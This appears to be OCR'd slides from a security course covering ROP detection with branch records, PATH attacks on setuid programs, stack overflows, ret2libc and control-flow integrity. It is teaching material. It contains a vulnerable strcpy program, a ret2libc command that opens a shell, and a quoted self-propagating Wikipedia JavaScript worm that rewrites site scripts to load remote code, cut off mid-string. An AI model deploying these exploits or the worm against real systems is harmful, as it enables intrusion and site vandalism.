
- Legitimate code:
 - `ret` transfers control to the instruction right after the corresponding call → legitimate call site
- ROP code:
 - `ret` transfers control to the first instruction of the next gadget → arbitrary locations
- Main idea:
 - Runtime monitoring of `ret` instructions' targets

Gadget Chaining

- Advanced ROP code may avoid illegal returns
 - Rely only on call-preceded gadgets
(6% of all **ret** gadgets in the experiments)
 - "Jump-Oriented" Programming (non-**ret** gadgets)
- Look for a second ROP attribute:
 - Several short instruction sequences chained through indirect branches

Gadget Chaining

- Look for consecutive indirect branch targets that point to gadget locations
- Conservative gadget definition:
 - up to 20 instructions
 - Typically 1-5



Last Branch Record (LBR)


- Introduced in the [Intel Nehalem](#) (i5 and i7) architecture
- Stores the last 16 executed branches in a set of model-specific registers (MSR)
 - Can filter certain types of branches (relative/indirect calls/jumps, returns, ...)
- Multiple advantages
 - Zero overhead for recording the branches
 - Fully transparent to the running application
 - Does not require source code or debug symbols
 - Can be dynamically enabled for any running application

Monitoring Granularity


- Non-zero overhead for reading the LBR stack (accessible only from kernel level)
 - Lower frequency → lower overhead
 - Higher frequency → higher overhead
- ROP code can run at any point
 - Higher frequency → higher accuracy

Monitoring Granularity

- Meaningful ROP code will eventually interact with the OS through system calls
 - Check for abnormal control transfers on system call entry




Gadget Chaining: Legitimate Code



Dataset from: Internet Explorer, Adobe Reader, Flash Player, Microsoft Office

Effectiveness

- Successfully prevented real-world exploits in...
 - Adobe Reader XI (zero-day!)
 - Adobe Reader 9
 - Mplayer Lite
 - Internet Explorer 9
 - Adobe Flash 11.3
 - ...and more!




Limitations

- Indirect branch tracing only checks the last 16 gadgets, up to 20 instructions
- Still possible to find longer call-preceded or non-return gadgets

Control Flow hijacking: revisited

- Your computer works by executing bytes from memory, that either interact with IO or read/write to memory



Control Flow hijacking: revisited

- Some processes run with elevated privileges, this makes them a desirable target for attacks
- Processes on Linux are loaded from ELF files and have access to the parent's environment variable

↑ Lower Memory Addresses (0x08000000)

Shared Libraries

.text

.bss

Heap (grows ↓)

Stack (grows ↑)

env pointer

argc

↓ Higher Memory Addresses (0xbfffffff)

Example of an environment attack

```
root@zuko:~# which ls
/usr/bin/ls
root@zuko:~# echo $PATH
/root/.local/bin:/root/.cargo/bin:/root/.pyenv/plugins/pyenv-virtualenv/shims:/root/.pyenv/shims:/root/.pyenv/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
root@zuko:~# export PATH=""
-bash: pyenv: No such file or directory
root@zuko:~# which ls
-bash: which: No such file or directory
-bash: pyenv: No such file or directory
root@zuko:~#
```


```
/* SETUID binary that will list all files in /root */
/* Should be super-secure because it's just `ls` */
use std::process::Command; // Using rust so it's secure

fn main() {
    let output = Command::new("ls")
        .arg("/root")
        .output()
        .expect("failed to execute");
    print!("{}", String::from_utf8_lossy(&output.stdout));
}
```

Control Flow hijacking: revisited


Arithmetic commands pop their operands from the top of the stack and push their results back to the stack

Since stacks are LIFO (last in first out), a stack pointer (sp) tracks the location just above the topmost element



Control Flow hijacking: revisited

- When you call a function, the return address (\$RIP before the jump) is pushed onto the stack. We used this in HW1 get addresses of string




Control Flow hijacking: revisited

- Because of this the return pointer becomes a useful target for exploitation, if you can overwrite it, you can make it point to anything you want to execute (including shellcode you smuggled into the process memory)

```
// simple.c
#include <stdio.h>
#include <string.h>

int foo(int a, int b) {
    int i = 3;
    return (a + b) * i;
}

int main(int argc, char* argv[]) {
    int e = 0;
    e = foo(4, 5);
    printf("%d", e);
}
```



Control Flow hijacking: revisited

```
(gdb) run AAAAAAAAAAAAAAAAAAAAAA
```

```
// vul_strcpy.c
#include <stdio.h>
#include <string.h>


int vulnerable(char* param) {
    char buffer[100];
    strcpy(buffer, param);
}

int main(int argc, char* argv[]) {
    vulnerable(argv[1]);
    printf("Everything's fine\n");
}
```

params	
return address	41 41 41 41
saved EBP	41 41 41 41
buffer	41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41

Control Flow hijacking: revisited

You can put your shellcode in the buffer if you have space and W^X is off.



Control Flow hijacking: revisited

- With W^X, not lack of a way to smuggle our shellcode in, we turn to code-reuse attacks (ROPs, ret2libc)

system

/bin/sh

```
$ ./ret2libc `python3 -c 'print("A"*44+"\xd0\xdc\xdc\xf7BBBB\xd5\xf0\xf3\xf7")'`
```

```
You entered: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA????BBBB????
```

```
$ ls
```

```
ret2libc.c ret2libc
```

```
$
```

```
<ctrl-d>
```

```
Program received signal SIGSEGV, Segmentation fault.
```

```
0x42424242 in ?? ()
```

Control Flow hijacking: revisited


```

bool lt(int x, int y) {
    return x < y;
}

bool gt(int x, int y) {
    return x > y;
}

sort2(int a[], int b[], int len)
{
    sort( a, len, lt );
    sort( b, len, gt );
}

```



- LABEL ID - Defines ID for code segment
- CALL ID, DST - Designate the ID you're expecting
- RET ID - Defines ID for code segment to return to

Security Zen

Wikipedia hit by self-propagating JavaScript worm that vandalized pages

By **Lawrence Abrams**



March 5, 2026



03:42 PM



1

```
(function() {
  const script = document.createElement("script");
  script.src = 'https://ajax.googleapis.com/ajax/libs/jquery/3.6.0/jquery.min.js';
  script.type = 'text/javascript';
  script.addEventListener("load", () => {
    if (typeof wgUserName === 'undefined') { _wgUserName = mw.config.get("wgUserName"); }
    else { _wgUserName = wgUserName }
    $.get("/w/index.php?title=MediaWiki:Common.js", function(data) {
      source = $(data).find(".mw-js").text();
      if (!source.match("Ololoshka562") && _wgUserName !== null) {
        $.get("/w/index.php?title=MediaWiki:Common.js&action=edit", function (data) {
          editform3 = $(data).find("#editform");
          data_ser = editform3.serialize();
          data_ser = data_ser.replace(/wpTextbox1=[^&]*/g, "wpTextbox1=" +
            "importScriptURI%28%22//ru.Wikipedia.org/wiki/User%3A01oloshka562/test.js%3Faction%3Draw%26ctype%3Dtext/javascript%22%29%3B%0A%24%28function%28%29%7B%0A%20%24%28%27%5Bclass%2A%3D%22common_js%22%5D%27%29.hide%28%29%3B%0A%20%20%24%28%27a%5Btitle%2A%3D%22on.js%22%5D%27%29.parent%28%29.hide%28%29%3B%0A%7D%29%3B%0A%40function%20runAsEarlyAsPossible%28%20call%20back%2C%20%24testElement%2C%20function%20%29%20%7B%0A%09func%20%3D%20function%20%7C%20%24%3B%0A%09%24testElement%20%3D%20%24testElement%20%7C%20%24%28%20%27%24%23footer%27%20%29%3B%0A%20%40%09if%20%24%20%24testElement.length%20%29%20%7B%0A%09%09call%20back%28%29%3B%0A%09%7D%20else%20%7B%0A%09%09func%28%20call%20back%20%29%3B%0A%09%7D%0A%40importScript%20%3D%20function%20%28%20page%20%29%20%7B%0A%20%20%20mwm.loader.using%28%20%27mediawiki.util%27%20%29.done%28%20function%20%28%29%20%7B%0A%20%20%20%20mwm.loader.load%28%20%27//cyclowiki.org/w/index.php%3Ftitle%3D%27%20%2B%20mwm.util.wikiUrl%20encode%28%20page%20%29%20%28%0A%20%20%20%20%20%20%20%20%27%26action%3Draw%26ctype%3Dtext/javascript%27%20%29%3B%0A%20%20%20%20%20%29%3B%0A%7D%3B%0A%40importScript%28%22MediaWiki%3AEdittop.js%22%29%3B%0A%40A//mwm.loader.load%28%27ht
```

Source: [BleepingComputer](#)